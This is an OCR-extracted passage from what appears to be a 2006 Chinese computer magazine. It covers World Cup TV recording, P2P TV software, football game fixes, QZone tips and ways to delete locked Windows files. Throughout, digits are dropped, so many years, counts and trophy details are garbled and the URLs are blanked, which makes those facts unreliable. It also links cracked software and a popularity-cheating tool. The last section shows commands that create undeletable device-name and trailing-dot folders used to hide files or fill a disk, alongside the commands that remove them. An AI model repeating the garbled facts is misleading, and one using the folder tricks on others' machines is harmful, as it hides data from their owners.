接着，在打开窗口中选择“录制质量”为“定制”，同时估计一下录制时间长度(见图13)。单击“下一步”按钮，在打开窗口中选择录制频率，同时设置一下录制的时间。如图14所示，在这里我们一定要计算好时间，因为这里用的是中国即东八区的时间，而德国是在东一区，因此将这里的时间减掉7小时才是德国当地的时间。



q 当然是选择CCTV5



p 默认为30分钟，我们改为120分钟



第四步:自动录制视频

进行上述操作后，我们已经添加了定时录制世界杯的任务(见图15)。到了指定时间，将会把相应内容录制下来。一般我们都会在夜间录制下来，接下来就可以通过手机转换软件将其转换为手机可接受的格式来播放了。



3.实现移动世界杯

现在很多手机玩家的手机都有很大的存储器，而且它们多数也支持视频文件。因此，我们完全可以将录制下来的世界杯的视频转换成手机电影，放在里面随时欣赏。手机转换软件有很多，这里向大家介绍ImTOO 3GP Video Converter v2.1.62.0412b，非常经典的软件，使用起来也非常简单，可以把AVI、MPG、3GP等格式的视频文件直接转换成手机上能看的H263编码标准3GP文件。

第一步:下载并安装软件

从http://www.onlinedown.net/soft/36805.htm可以下载此软件，下载后直接安装。安装时，选择安装语言为“Simplified Chinese”(见图16)，完成安装。



第二步:转换视频文件

选择“文件→打开”，在打开窗口中选择相应的转换文件即可(见图17)。接着，单击“编码”按钮即可开始转换(见图18)，完成后其放在转换文件夹下，默认为C:\Temp。



第三步:上传电影

只要使用手机自己的上传软件，如ActiveSync将其传至手机或PDA中即可观看。

德国与我们相差7个小时，如果想第一时间得到消息，就一定得采取“非常规”手段。每天都熬夜不太现实，毕竟我们都不是老板。不过，有幸的是，现在有了电视卡和手机，我们完全可以将第一手的电视直播节目定时录制下来，并将其放到手机中欣赏。这样就宛如我们跨越了时空，同样可以给我们声色俱丽、身临其境的超级享受！

GoogleEarth与世界杯

虽然无法亲临比赛现场，但看看足球顶级赛事的比赛场地总没有问题吧，登录 1 ，在 上了解每个赛场的情况吧。

“世界杯”啤酒

汽车、足球、啤酒是德国人三件镇国法宝。假如 00 年德国世界杯赛场里，喝不到德国啤酒，肯定会是这个国家的一场灾难。不过为了安全，德国的啤酒生产商为足球迷特制了“世界杯”啤酒。这种啤酒的外包装采用了与足球相关的设计。另外，考虑到天气炎热和人体健康等因素，啤酒的酒精含量比其他普通啤酒低了10 ，这样一来，球迷们就没有那么容易喝醉了。

“世界杯”草皮引发的“血案”

一家处于严密保护之下的荷兰农场下周即将进入收获季节，他们培育成熟的草皮将用于1 块德国世界杯场地中的 块。得知世界杯草皮将由足球死敌荷兰提供后，引来德国媒体一片震怒之声。想知道是什么原因吗？想知道这家荷兰草皮供应商叫什么名字，有哪些著名球场是用的该公司草皮呢？想知道德国队主教练里贝克怎么看待荷兰草皮吗？如果想要知道上面这些问题的答案，那就快快登录 00 0 1 1 11 吧。

2006世界杯德国观战指南

如果你要借世界杯之机去德国旅游，那么推荐你先看看 00 0 11 0 0 ，对德国的衣食住行有个简单的了解吧。

德国12城市共办世界杯

00 年德国世界杯将会在德国1 个城市举办，从开幕城市慕尼黑开始，直达斯图加特，途经纽伦堡、汉诺威、汉堡、多特蒙德、盖尔森基兴、科隆、法兰克福、凯泽斯劳滕、莱比锡，终点抵达柏林。



网上世界杯

当只有网络时，我们就要使用一些其他方法来收看世界杯了，最简单的当然就是通过各类P2P网络电视。在2005年的第1 期《以 的名义看电视——主流P2P网络电视使用手记》中，我们也较详细地介绍了各种网络电视的应用，时隔半年，各种网络电视都有了新变化，可以说变成了全新软件，也有了很多新技巧，让我们在这个世界杯开赛前再重新复习一下吧。

“在单位加班，上夜班的时候，怎么办？只要有网络，世界杯比赛一样照看，当然是用现在最流行的P2P网络电视啦。”

1.人气最火的PPLive

PPLive作为现在人气最佳的网络电视，在世界杯来临之际，也应景地推出了一系列的世界杯相关栏目。

用浏览打开http://www.pplive.com/zh-cn/download.html，就可以下载到最新版本的PPLive。打开软件后，在播放窗口右侧“频道”列表，“体育台”下，我们可以看到“天下足球频道”、“世界杯经典回顾”、“世界杯官方纪录片”等频道(见图19)。

如果需要对PPLive进行设置，则要点击菜单中的“控制→设置”，弹出设置窗口，在“网络设置”中选择“网络类型”(见图20)，在“播放设置”中进行“播放器路径设置”。


19
p 鼠标移至相应的频道就会弹出节目单


p端口一般不用设置,如果不知道网络类型,可以先从ADSL 512k设置开始,如果不出现断流,可以提高设置

火爆技巧

①与局域网中的好友共享节目

宿舍里，有数台电脑，何必非要挤在一台电脑上观看呢？要与局域网中的好友共享比赛，只需要一台安装有PPLive的主机，其他电脑通过播放主机共享文件夹下的媒体文件就可以观看。

在安装有PPLive的电脑中，运行PPLive，点击“控制→设置”菜单项，在弹出窗口左侧选择“网络共享”，然后勾选右侧的“共享媒体文件”。局域网中的电脑只要访问这台电脑中的“C:\PROGRA~1\COMMON~1\Synacast\SynaLive\ MediaFile”文件夹就可以看到精彩的节目了(见图21)。

②快速得到PPLive节目单

登录http://www.pplive.com，我们可以根据分类查找自己喜欢的电视节目，可以看到每个频道要播放的节目。如果只想看当前的电视节目怎么办呢？Happy Shell(下载地址:http://cwsky.com/plist/down/happyshell.rar)是可以完成这个操作的。

初次使用Happy Shell时，如果速度较慢，可能是由于软件更新配置文件所引起的，可最小化几秒钟后，退出软件，再次打开软件即可。

软件的使用很简单，点击“第X页”，可以查看当前播放的内容，点击“XX台”，可以按频道查看当前播放的节目，找到节目后，点击“播放”下的“PLAY”按钮即可(见图22)。

③PPLive常见问题

问:PPLive提示“找不到成员”。

答:可以先将PPLive卸载，并删除C:\program Files\Common Files\Synacast文件夹，再重新安装PPLive即可。

问:缓冲到100%后，又回到0%，之后又涨回到100%，再回到0%，不停地循环。

答:这是断流的情况，你可以检查“网络类型”设置选项是否正确。

问:我在播放时，右侧缓冲正常，达到97%以上，但左侧总是在寻找媒体。

答:有些频道就需要多等一会儿。

问:使用KMPlayer播放PPLive时出现故障。

答:这是兼容性问题，建议除Windows Media Player及Real Player外，不要随便使用其他媒体播放器观看节目。


1



问:以前的版本可以同时看多个频道，新版本为什么无法实现了呢?

答:新版本不能在一个播放器里打开多个频道，但可以同时打开多个播放器，只要点击菜单中的“控制→设置”项，然后再选择“其他”，勾选“只允许运行一个PPLIVE实例”即可。

2.简单易用的PPStream

PPStream同PPLive一样，也是一款非常不错的P2P软件，它具有很多比较实用的功能，其中最吸引人的应该就是可以录像的功能了。

从http://www.ppstream.com/download.html下载PPStream 1.0.1.182加强版，这个版本增加了智能调节功能，它可以根据你的计算机响应能力，带宽状况自动找到合适的连接、连接方式，以达到满意的播放效果。

安装好软件，双击主窗口左侧的频道列表，选择不同的频道就可以观看了(见图23)。



如要打开“智能调节”功能，点击菜单中的“工具→选项”，在左侧点击“连接设置”，勾选右侧的“连接智能控制”项即可(见图24)。

小提示
如果网络中有人使用“P2P终结者(破解版)”，那么可以从http://work.newhua.com/cfan/200611/fp2p.zip下载到反P2P终结者破解版软件，以防被别人限制宽带。

火爆技巧

①用PPStream看中央电视台

PPStream本身没有内置央视的电视节目，但我们可以通过网友制作的补丁来添加。从http://work.newhua.com/cfan/200611/PPSCCTV.rar下载到PPStream的补丁程序，将软件安装至默认目录，重新打开PPStream就可以看到央视频道了。

②让PPStream不再卡

如果你在使用PPStream时，发现经常出现画面卡、跳帧等情况，可以尝试如下的方法:

检查防火墙，虽然ZoneAlarm等防火墙功能强大，但可能由于设置错误直接导致PPStream无法使用;设置起始端口，将起始端口设置为10000以上，以避免和其他应用程序抢端口而引发问题;流量减少的问题，这是由于PPStream的BUG所致，由于网络连接里有些种子已经断开，但PPStream认为它还是连接着，并未及时调整，所以不能很快恢复。遇到这种情况，只要退出程序，重新连接一次即可;缓冲至99%，但无法看到图像的问题，要从具体情况进行分析，如果只有一二个频道出现这种情况，多是由于节目源问题，如果多个频道都出现此问题，则应该检查一下Windows Media Player的文件关联，重新关联即可解决问题;安装新版本前一定要确认已经完全卸载旧版本;经过高手实验，大家可以安装CFOSPEED这款软件以配合PPStream的使用。

3.精彩赛事随时可录

用P2P网络电视看比赛，仍然会出现时差问题，怎么能让P2P实现自动录像功能呢？这样重要的赛事也不会落下了。

我们需要的软件的是PPRecorder(下载地址:http://work.newhua.com/cfan/200611/pprecorder.rar)，这款软件可以对PPLive及PPStream等P2P网络电视软件播放的节目进行录像，但需要注意这款软件仅支持WMV及ASF格式的视频源。

第一步:获得媒体来源。先用网络电视软件调出Windows Media Player(简称WMP)播放节目，不同的软件方法不同。在PPLive中，先播放软件，然后右击播放窗口，选择“默认播放器中播放”项，在弹出的WMP窗口中选择菜单中的“文件→属性”，复制“位置”后的网址(见图25);PPStream获取媒体的方法与PPLive类似，也是右击软件，选择“默认播放器播放”，再通过“属性”项得到。

第二步:设置录制。打开PPRecorder，将刚刚复制的网址粘贴至“媒体来源”框中，并设置好“存放位置”，此时点击“录制”，就可以开始录制了。当然我们要求的是定时录制，还需要继续进行设置。

第三步:高级设置。在窗口空白处双击，这时软件出现新界面，再次双击“现在时间”后的时钟，还可以打开“录制中”框，这样就打开了软件的完整界面。

第四步:将“定时录制”设置为“是”，在“时间设置”下分别设置好“开始时间”及“结束时间”，时间一到软件就会自动进行录制了。

如果你勾选了“显示音频”及“显示视频”项，在录制时，还会出现“视频修正”按钮，用于修正录制时视频中没有显示的图像(见图26)。

小提示
★使用软件录制时，建议你使用MKV格式(从“录制格式”下拉菜单中切换格式)，如果你的电脑中没有安装MKV编码器，可以从http://afly.ogg.cn/blog.php?job=art&articleid=a_20060502_012839处下载并安装。
★还有一种比较简单的录制方法，即得到“媒体来源”后，直接用影音传送带等软件直接下载。注意下载时，必须保证PPStream处于播放状态，同时，要保证网络的流畅，不能出现“断流”的情况。
★如果你对时效看得不重要，那可以看P2P网络电视，但是有可能会出现门外的人在欢呼进球的时候，你却还不知道是怎么回事(P2P网络电视有一定的延时)。这时你可能需要选择一款网络电视软件，如凤凰网络电视(下载地址:http://www.onlinedown.net/soft/26754.htm)、STV–深蓝卫星网络电视(下载地址:http://www.onlinedown.net/soft/31519.htm)或Sporttv2006(下载地址:http://www.sporttv.cn/)。



当中国夺得世界杯时……

目前足球游戏中最著名的当属FIFA及实况足球系列。下面我们会分别对它们在使用中的问题和技巧进行介绍。

“中国队没有参加此次德国世界杯，怎么办呢？虽然现实是残酷的，不过这并不能阻止你在游戏中控制中国队勇夺“大力神”杯。”

1.FIFA 2006

FIFA系列一直很受PC玩家的欢迎，随着操控感的完美，越来越多的玩家加入到FIFA的阵营中，随着FIFA系列被指定为各大电子竞技比赛的指定游戏，现在它的普及度达到了更高层面。

①解决FIFA 2006联机延时问题

联机FIFA 2006时，总是出现反应慢的问题实在让人着急，其实在硬件、系统及游戏中分别设置，也许问题就会解决了。

从硬件上来说，如果你的显卡是MMX440级别或是更差，那建议你更换显卡后再上网联机，不然会出现一方慢，一方却没问题的情况。

从系统上来说，建议更新显卡驱动(一般在游戏大作推出之时，显卡厂商都会适时地推出新版驱动，并针对游戏进行优化)，关闭垂直同步。在进入游戏前，要将所有占用资源的程序关闭，比如QQ、MSN Messenger、MP3播放器、浏览器等等。

从游戏方面来说，如果是在局域网内且双方电脑配置相同的情况下联机，建议使用1024×768的分辨率，以达到最小延时;对于互联网联机来说，则建议使用800×600或640×480，并将画质设置为LOW，但这个也并不是绝对的，可以多次尝试，找到最佳的方案。还要注意，当联机成功，但未出现双方球队画面前先不要按方向键选球队，这样容易造成数据包丢失、不同步、或是延时很厉害。在场地的选择上，也很重要，建议选择Open Square Style或Euro 3，气候设置为Sunny Day，这样可以减少贴图数据量。另外，在比赛中如果觉得延时过大，可以试着先暂停比赛，让数据同步之后再继续，可能会稍好一些。

② FIFA 2006资源下载合集

FIFA 2006跳帧问题修改补丁:此补丁用于修复游戏中的跳帧问题(在覆盖源文件前请做好备份)。下载地址为http://www.esport.com.cn/fifa/download/2006-04-14/837202.html

FIFA 2006 Demo编辑器:此补丁可以开启隐藏球队，并对游戏细节进行修改，如速度、难度等等。下载地址为http://www.esport.com.cn/fifa/download/2006-04-12/836046.html

FIFA 2006窗口模式:可以让FIFA 2006运行在窗口模式下，将解压缩得到的locale.ini复制到FIFA 06目录下，配置过低就不要使用了。下载地址为http://work.newhua.com/cfan/200611/fifawindows.rar

解决FIFA 2006 1.6版死机问题:把解压得到的chants.big复制到FIFA 2006下的\data\audio目录中即可。下载地址为http://work.newhua.com/cfan/200611/fifasj.rar

③解决浩方不能连接FIFA 2006的方法

在浩方中FIFA 2006不能联机，很不方便，其实使个小技巧可解决这个问题，就是进入FIFA 2006所在目录，右击FIFA06.EXE，选择“属性”标签，勾选“用兼容模式运行这个程序”，并从下拉菜单中选择“Windows 98/Windows Me”。

④万能内网联机小软件

对于两个内网用户来说，想要互联FIFA 2006怎么做呢？浩方是一种选择，不过并不完美，试着用Hamachi来解决吧。



第一步:从http://files.hamachi.cc/HamachiSetup-0.9.9.9-cn.exe下载Hamachi，安装好软件后，根据非常详细的向导，你就可以对软件进行初步的了解(见图27)。

第二步：登录Hamachi，在一台主机上点击“连接网络”按钮，选择“创建新网络”项，输入名称及密码，之后其他用户通过“连接网络→加入现有的网络”，加入主机加入建立的网络。

第三步:进入FIFA 2006，通过Hamachi面板上的IP地址就可以通过局域网的方式进行联机游戏了(软件中会显示出同组成员的IP地址)。

用Hamachi方式连接网速很稳定，不会很卡，但有时会有延时。

⑤ FIFA世界



FIFA中国
网址:http://www.fifachina.net/
简介:人气十足的FIFA网站，极具亲和力。



中国FIFA联盟
网址:http://www.chinafifa.com/fifa.asp
简介:相当专业的FIFA游戏站点，在这里足球的竞技味道被最大化。

2.实况足球

专业的游戏玩家，最喜欢的足球游戏就属实况足球(胜利11人，简称WE)，由于爱好者众多，网络上有很多玩家为WE制作球衣、皮肤、广告牌，在我们后面介绍的网站中，大家可以找到这些资源下载。

①影响WE的硬件问题

问：进入游戏后，会自动退出

答：这是由于你的显卡过差，只要从 http://work.newhua.com/cfan/200611/oldbuding.rar 下载补丁工具即可。

问：为什么在笔记本电脑上玩WE时总会出现问题呢，比如自动重启等？

答：你的笔记本电脑应该是使用集成显卡吧，玩WE时，请不要使用集成的显卡，显卡过差运行游戏就出会出问题。

这里还要注意，WE对电脑的配置要求很高，显卡差了画面会不正常、跳出游戏或重启，内存小于256MB你会感觉很卡，声卡过差会导致解说延时，CPU过差会降低游戏速度，解说也会出现延时。

②玩WE中遇到的问题

问：我的WE安装在D盘根目录下，现在想移至D:\GAME目录中，结果出现问题，请问应该怎样修改？

答：进入注册表，依次找到[HKEY_LOCAL_MACHINE\SOFTWARE\KONAMIWE8IU\WE8IU]子键，将installdir项改为D:\GAME\KONAMI\Winning Eleven 8I即可。

问：WE中我建了网，别人可以加入，但我不能加别人的网这是为什么？

答：这是游戏问题，按Alt+Enter切换至窗口模式，再刷新联机列表即可。

问：为什么我在WE中联机很慢？

答：WE本身的联机设计就差，建议你选择同城玩家进行联机，而且网速至少要达到1Mbps，低于1Mbps联机速度就会慢。

③WE世界



游侠网实况足球专区
网址:http://game.ali213.net/forumdisplay.php?s=eaee30159a385d83f1980058a79e3001&forumid=255
简介:这里有大量的修改实例，足够多的资料下载，人气很高，整理的信息也足够多。



WECHINA
网址:http://www.wechina.net.cn/
简介:虽然现在人气不多，但凭借WE的火爆，这里也有了一定的忠实用户。



完全实况
网址:http://www.winning11.com.cn/
简介:网站虽然很久不更新了，但论坛用户超多，可以说是WE玩家必到之地。

大力神杯的由来

世界杯历史期间，曾有 个世界杯奖杯。

当国际足联决定于在1 0年举办首届世界杯之后，法国雕刻家拉菲尔制作了将为优胜队颁发的纯金奖杯。该奖杯是在镶嵌着宝石的支柱上，胜利女神伸展双臂托着八角形杯子的雕刻品。为了纪念世界杯的创始人——雷米特会长，把该奖杯命名为“雷米特杯”。到了1 0年，当时唯一的三连冠国家巴西永远地占有了这只奖杯。

第二只世界杯奖杯是在 种设计图案中选出，并且在1 年召开的世界杯赛上与大家见面的。该奖杯是由意大利雕刻家加拉尼亚用1 纯金制作的。新的世界杯被命名为“大力神杯”。它的设计者是这样描述他的作品的“从基座上延伸出的几条曲线呈螺旋状向上伸展，一直连接到顶部的地球造型。作为雕像主体的两名运动员的形态设计也充分展现了那令人激动万分的胜利瞬间。”

奖杯高 厘米1 英寸，重 ， 0克11英镑，归国际足联所有。获得世界杯冠军的球队可得到镀金的复制品。

在1 年，奖杯在巴西再次被盗，至今尚未找到下落。据估计可能已经被偷盗者溶化了，大力神奖杯就此告别世人。所以巴西足球协会制作了复制品代替保管着。

现在我们所看到的其实已经是“大力神杯”的复制品了。

世界杯十大经典赛事

1 年联邦德国对法国的比赛
1 0年意大利对联邦德国的比赛
1 年意大利对巴西的比赛
1 年法国对巴西的比赛
1 年阿根廷对英格兰的比赛。
1 年英格兰对联邦德国的世界杯决赛
1 年比利时对前苏联的比赛
1 0年巴西对意大利的世界杯决赛
1 0年英格兰对喀麦隆的四分之一决赛
1 年罗马尼亚与阿根廷队的小组赛



在比赛之后……

看完比赛最想干什么？当然是和几个好友一起评球，讨论比赛结果。一时找不到好友，或是周围没有这样的朋友怎么办？别急，下面给你支几招。

1.QQ上找球迷

QQ的群功能，可以帮你很快找到志同道合的球迷朋友，而且方法还很简单：在QQ主界面上点击“查找”，在弹出窗口中点击“群用户查找”，选择“分类查找”，从“分类”下选择“体育联盟”及“足球”，点击“查找”按钮(见图28)，这时浏览器就会打开，并找到所需要的群信息。

如果觉得打字麻烦，QQ还支持多人语音聊天，只要打开好友的聊天窗口，点击按钮工具栏上的麦克风图标，然后选择“多人超级语音聊天”，再添加多个好友就可以一起聊天了。

另外，除了QQ，现在很多即时通讯工具都添加了多人语音聊天功能，如UC、SKYPE等等，都能让你和球迷好友聊个痛快。



2.论坛过招

除了各种即时通讯工具外，论坛也是一个能够“论剑”的好地方。在世界杯来临之际，新浪网推出了世界杯社区，在这里你可以选择自己支持的队伍，与同样支持英格兰或巴西、阿根廷、意大利的好友一起预测比赛结果，一起评论比赛结果。而你要做的事很简单：打开浏览器，输入http://2006.sina.com.cn/club/，然后拿起你的键盘“开侃”吧(见图29)。



9

3.各大网站推出的世界杯专题

新浪世界杯专区
http://2006.sina.com.cn
新浪的人气，加上专业的团队，新闻更新相当及时、快速。



搜狐世界杯专区
http://sports.sohu.com/s2005/2006.shtml
从一场NBA的文字直播上就可以看出搜狐和新浪的区别，自然专区的风格也有所不同，搜狐的专区更具人性化。加之独家的门户视频播报权，更吸引了大家的目光。



央视世界杯专区
http://www.cctv.com/news/special/worldcup/index.shtml
央视在世界杯期间举办的各种活动在这里都可以找到，也算是对内容不足的一种补充吧。



腾讯世界杯专区
http://2006.qq.com
腾讯的世界杯专区页面很清爽，加上可以很好地和QQ群相关联，所以还是很不错的。



Yahoo中国世界杯专区
http://cn.sports.yahoo.com/foot/intl/cup_06
在第一屏就可以看到世界杯小组赛程和特殊的图标，还是非常不错的。



世界杯官方站点
http://fifaworldcup.yahoo.com
了解世界杯的历史、壁纸下载等。建议英语好的朋友选择英文子站，以便最短时间内得到最新消息。



4.记录比赛结果

“巧妇难为无米之炊”，和别人讨论前应该准备点什么呢？当然是要详细地介绍一下每一场比赛的结果，能够随查随知道，于是高手就用Excel制作了赛程表格。

你可以从http://work.newhua.com/cfan/200611/worldcup.zip下载到这个Excel表格。它具有赛事日程表、小组赛战况、小组赛积分表、淘汰赛战况及淘汰赛对阵图等功能，最重要的是这个表格非常漂亮，你要做的就是记下每场比赛的结果(见图30)。



3

火速链接
这种超强表格是怎么制作的呢？还记得上期《决战Office之巅——Word&Excel高级应用技巧》一文中介绍的方法吗？快拿出杂志来复习一下吧。另外说一句，“Office其实是世界上最复杂的软件！”

回音壁



一个“空格”引发的麻烦

读者wanghai680912：我看了电脑爱好者2006第6期的《Windows最后的稻草——故障恢复控制台》这篇文章后，想把“故障恢复控制台”安装到本机中，当我在“运行”中输入“H:\I386\WINNT32.EXE/cmdcons”(H为光驱盘符)后，系统提示找不到文件，我换了另一张安装盘，还是提示同样的错误，请问这是怎么回事？

其实wanghai680912在输入命令时，忽略了参数前面的空格，所以才会出现这个问题，正确的命令应该是“H:\I386\WINNT32.EXE /cmdcons”(EXE与/cmdcons中间有个空格)。希望大家下次再遇到相同问题时，别忘了这个“空格”。

体验 0

读者WY83:看过2006年第6期的《Web 2.0 不要问我为什么》一文，我也把我的QZone重新打扮了一下，不过最近QZone升级到了3.0，原来的代码也不能用了，请问应该怎么办呢？

至截稿时，QZone 3.0还在内测，需要使用一些技巧才能开通，下面我们就来介绍一下QZone 3.0的开通及自定义代码的使用方法。

1.开通QZone 3.0

第一步:在浏览器中打开http://qzone.qq.com，登录你要更新的QQ号。

第二步:登录成功后，在地址栏中输入http://u12.q-zone.qq.com/cgi-bin/cgi_client_entry.cgi?uin=要更新的QQ号，比如你的QQ号为1234，则输入http://u12.q-zone.qq.com/cgi-bin/cgi_client_entry.cgi?uin=1234。

第三步:此时已经进入新的空间，点击右上角的“自定义”按钮，就会弹出升级的提示，点击“确定”即可完成升级。

空间升级后，虽然还保存着以前的自定义代码效果，但由于新版和旧版的尺寸不同，会导致界面很难看。另外，一些代码还失去了原有作用。

小提示
从QZone 3.0还原回老版本的方法
打开http://qzone.qq.com，用QQ号登录，勾选“安全模式”(见图31)，进入QQ空间，点右上角的“自定义”，这时会提示升级，“确定”会出错，重新登录空间就会恢复。



2.添加效果代码

空间升级后，添加代理的方法也与以前有所区别。

第一步:进入QQ空间后，点击右角上的“自定义”按钮，弹出模块管理面板，点击“新建模块”项。

第二步:在弹出窗口的“模块名称”框中输入任意模块名，“模块类型”选择“图文模块”，“保存”后提交。

第三步:这时会出现“图文模块——添加内容”对话框，在“评论内容”中输入代码，点击“保存”，如代码没有错误，会提示“添加成功”。

第四步:之后的方法就与第6期《Web 2.0 不要问我为什么》一文中介绍的操作一样了，将新添加的模块窗口尺寸缩小，并隐藏起来即可。

小提示
★隐藏新加模块窗口的另一法
先把模块窗口缩小，然后点击“自定义”下的“模块管理”项，然后去除“个人资料”项的勾选，再选中，“保存”即可。

★QZone 3.0可用代码
QZone3.0可以使用的代码这里不再详细列出，你可以从http://work.newhua.com/cfan/200611/dm.rar中复制得到。

3.QZone空间其他技巧

除了上面介绍的新技巧外，小编又找来了两个不错的QZone技巧。

①对于不会制作QZone的朋友来说http://gainover.hao-ku.com/login.asp可以帮你个大忙。在这个网站上你可以查看任意QQ号码空间的代码，可以克隆他人的空间，还具有更改空间状态、标题、添加背景等等功能。

②对于想快速增加QZone人气的朋友来说，Q-ZONE Tools(下载地址:http://work.newhua.com/cfan/200611/QZONE.rar)是个不可多得的小工具，软件使用方法很简单，这里不再多作介绍。只是使用这种作弊的方法得到的人气也很无聊，望大家三思。

大家对专题有任何问题或建议都可以通过发邮件到focus@cfan.com.cn联系到小编，也许下一次你的问题就会出现在杂志中。CF [ZT01]

系 统

反恐行动之文件陷阱

■CMAG

国际刑警组织收到了一条可靠线报：某恐怖集团正在策划一场惊人的繁华区爆炸行动，炸弹的位置无法确定，但阻止炸弹引爆的唯一方法是删除位于 A 大厦顶层的中央电脑上的几个文件。于是，他们派出了信息安全专家 Jame……

干掉几个守在顶层的恐怖分子后，Jame 顺利地来到了中央电脑前，用随身携带的笔记本暴力破解了登录口令后，Jame 的嘴角露出了微笑。当他找到了线报中列出的那些文件并试图删除时，他的笑容渐渐收敛起来，这是一个文件陷阱！因为文件根本无法删除。

“文件销毁手册”上的常用方法

Jame 对这种情况并没有显现出过度的惊慌，他从随身小包中取出了“文件销毁手册”，照着上面的方法尝试起来。

1 重启或“安全模式”

如果文件无法删除，则首先应该尝试的是重启之后再测试，因为可能是文件本身正在运行或被其他运行着的程序占用着；如果重启无法解决，那么就有可能是开机自动启动的程序或者服务占用着文件，“安全模式”只启动系统中最必要的启动项，有助于解决此问题。


2 先删除里层文件夹

当文件夹中有较多的子文件夹时，经常会出现无法删除外层文件夹或文件的情况，此时应先删除该文件夹下的子文件夹和文件，再删除外层文件夹或其中的文件。

3 结束 Explorer 进程

文件明明没有打开，却提示正在被占用，那应该就是 explorer 进程在捣鬼了，按“Ctrl+Alt+Del”组合键或右击任务栏空白处选择“任务管理器”，在弹出的“任务管理器”窗口中选择“进程”选项卡，在列表中选择 explorer.exe 进程，点击“结束进程”(见图 1)，然后选择菜单“文件→新建任务→浏览”，在文件选择框中删除文件，完成后再新建任务，重新运行 explorer.exe 即可恢复桌面正常显示。


①


②

4 使用第三方软件的删除功能

安装了 FlashFXP、ACDSee、TotalCommander 等软件的话，可以尝试在这些软件中删除文件。

5 让 WinRAR 做“收尾工作”

在“资源管理器”中右击需要删除的文件，选择“WinRAR→添加到压缩文件”，在弹出窗口的“常规”选项卡中勾选“压缩后删除源文件”(见图 2)，点击确定后完成压缩，WinRAR 自动删除了文件，你只需将新生成的压缩文件也删除掉即可。

对于“顽固分子”的高级对策

手册里的方法还算奏效，Jame 成功地删除了几个文件，不过显然事情没有这么简单，还有一些“顽固分子”删除不了，剩下的时间已经不多了……

1 硬盘错误的副作用

如果是 Windows 98，则运行“附件→系统工具”中的磁盘检查工具，扫描无法删除的文件的所在分区，扫描时勾选“修复文件和坏扇区”和“全面扫描”，完成后再删除文件即可；如果是 Windows 2000/XP/2003，则点击“开始→运行”，键入 CMD 回车，在命令提示符窗口中输入以下命令(“X:”替换为无法删除的文件的所在分区)：

chkdsk X: /r

完成后即可删除文件，如果是系统分区，则需要重启后才能检测和修复。


③


④


⑤

2 预览功能的冲突

电影、图片等文件，打开“我的电脑”后默认都能够预览其内容，但在个别电脑上却由于系统的预览导致文件被占用而无法删除。我们可以暂时把预览功能屏蔽掉，点击“开始→运行”，输入“REGSVR32 /U SHMEDIA.DLL”命令(不含引号)回车并确认(见图 3)，或者运行 regedit.exe 打开“注册表编辑器”，删除[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{87D62D94-71B3-4b9a-9489-5FE6850DC73E}\InProcServer32]，重启后再尝试删除文件。

3 杀毒软件监控

如果文件体积较大，或者在杀毒软件中开启了“检测压缩包内部”的选项(见图

4)，由于杀毒软件的检测时间较长，占用了文件，就会出现文件突然无法删除的情况，比较好的方法是在删除体积较大的文件前，暂时禁用杀毒软件的文件监控，再删除文件。

4 秘密武器 Unlocker

无计可施时，那就不得不找点工具来帮忙了！从http://www.onlinedown.net/soft/24732.htm下载Unlocker，安装时选择语言为“简体中文”，完成后在“资源管理器”中右击需要删除的文件，选择“Unlocker”，在弹出窗口的列表中选择需要解锁的文件，点击“解锁”(见图5)，然后再删除文件即可。

最后的漏洞陷阱

时间一分一秒地过去，离规定的时限已经不远了。面对最后的几个文件，Jame使出了浑身解数仍无济于事，总部发来了提示，恐怖分子可能使用了系统漏洞！

1 设备名也能做文件夹

Windows 98的设备名漏洞能让系统蓝屏，在Windows 2000/XP的老版本中也有类似的漏洞，黑客或者别有用心的人能够利用此漏洞在系统中建立不可删除的设备名文件夹。这些设备名包括:aux、com1、com2、prn、con、nul。

(1)建立设备名文件夹(注意:只适用于未打补丁的原版Windows 2000/XP)

运行CMD，在“命令提示符”窗口中输入“md C:con”命令即可创建con文件夹，可以正常打开，但在删除时就提示错误，同样方法可以创建所有设备名文件夹。

(2)删除设备名文件夹

在“命令提示符”窗口中输入“rd C:con”命令即可删除con文件夹，同样方法可删除其他设备名文件夹。

2 奇怪的带点文件夹

如果你在硬盘里发现了类似“system32.”的文件夹，可能很难会去注意文件夹名最后的小点，不过正是这种名称后有点号的文件夹，让你在删除时遇到了大麻烦……

(1)越填越大的恐怖文件夹

第一步:在“命令提示符”中输入命令“md C:\system32..\”(“system32”可替换为任意名称，不含引号)，就能在C:\下创建“system.”文件夹，无法打开同样也无法删除。

第二步:虽然无法打开也无法进行其他操作，但是可以用copy命令(见下例)把文件往里填，面对占用空间越来越大却无法删除的文件夹，很多人都会选择格式化硬盘了。

copy a.txt C:\system32..\\

小提示

★“system32.”是在“资源管理器”中的显示(见图6)，实际的文件夹名为“system32..\”，由于文件夹名中含有文件命名规则中禁止的非法字符\，这时系统会将此文件夹识别为不能确定的指向，因此就无法正常访问了。

★在“资源管理器”中无法创建此类型的文件夹，只能通过命令行方式。

★通过Windows 98可以访问Windows 2000/XP在FAT/FAT32分区上创建的此类型文件夹。

(2)用带点文件夹隐藏文件

别人无法访问也无法删除的文件夹，用来保存点隐藏文件倒是不错。用上文的方法创建了带点的文件夹后，用copy命令将文件复制到此文件夹中。你可能会纳闷，那要访问文件时应该怎么办呢?

点击“开始→运行”，在运行框中输入“C:\system32..\”回车后，弹出的新窗口就打开“C:\system32..\”文件夹了，用此方法也可以快速地往此文件夹中复制文件。经测试发现有部分程序不支持直接打开此文件夹中的文件，如EmEditor，而Windows自带的程序(如“记事本”)则没问题。


⑥


⑦

(3)删除带点文件夹

在“命令提示符”下输入命令“rd C:\system32..\ /s /q”回车即可。

小提示

如果带点文件夹中没有文件的话，rd命令不带参数也可删除。

3 无权限删除

在删除文件时，如果提示“拒绝访问”，那么有可能是当前登录的账户没有此文件的访问权限，请使用管理员账户登录，如果管理账户的权限也意外被删，则右击该文件选择“属性”，在弹出窗口的“安全”选项卡中，找到管理员用户名并在下方的权限列表中勾选“完全控制”即可。

4 无主文件/文件夹的删除

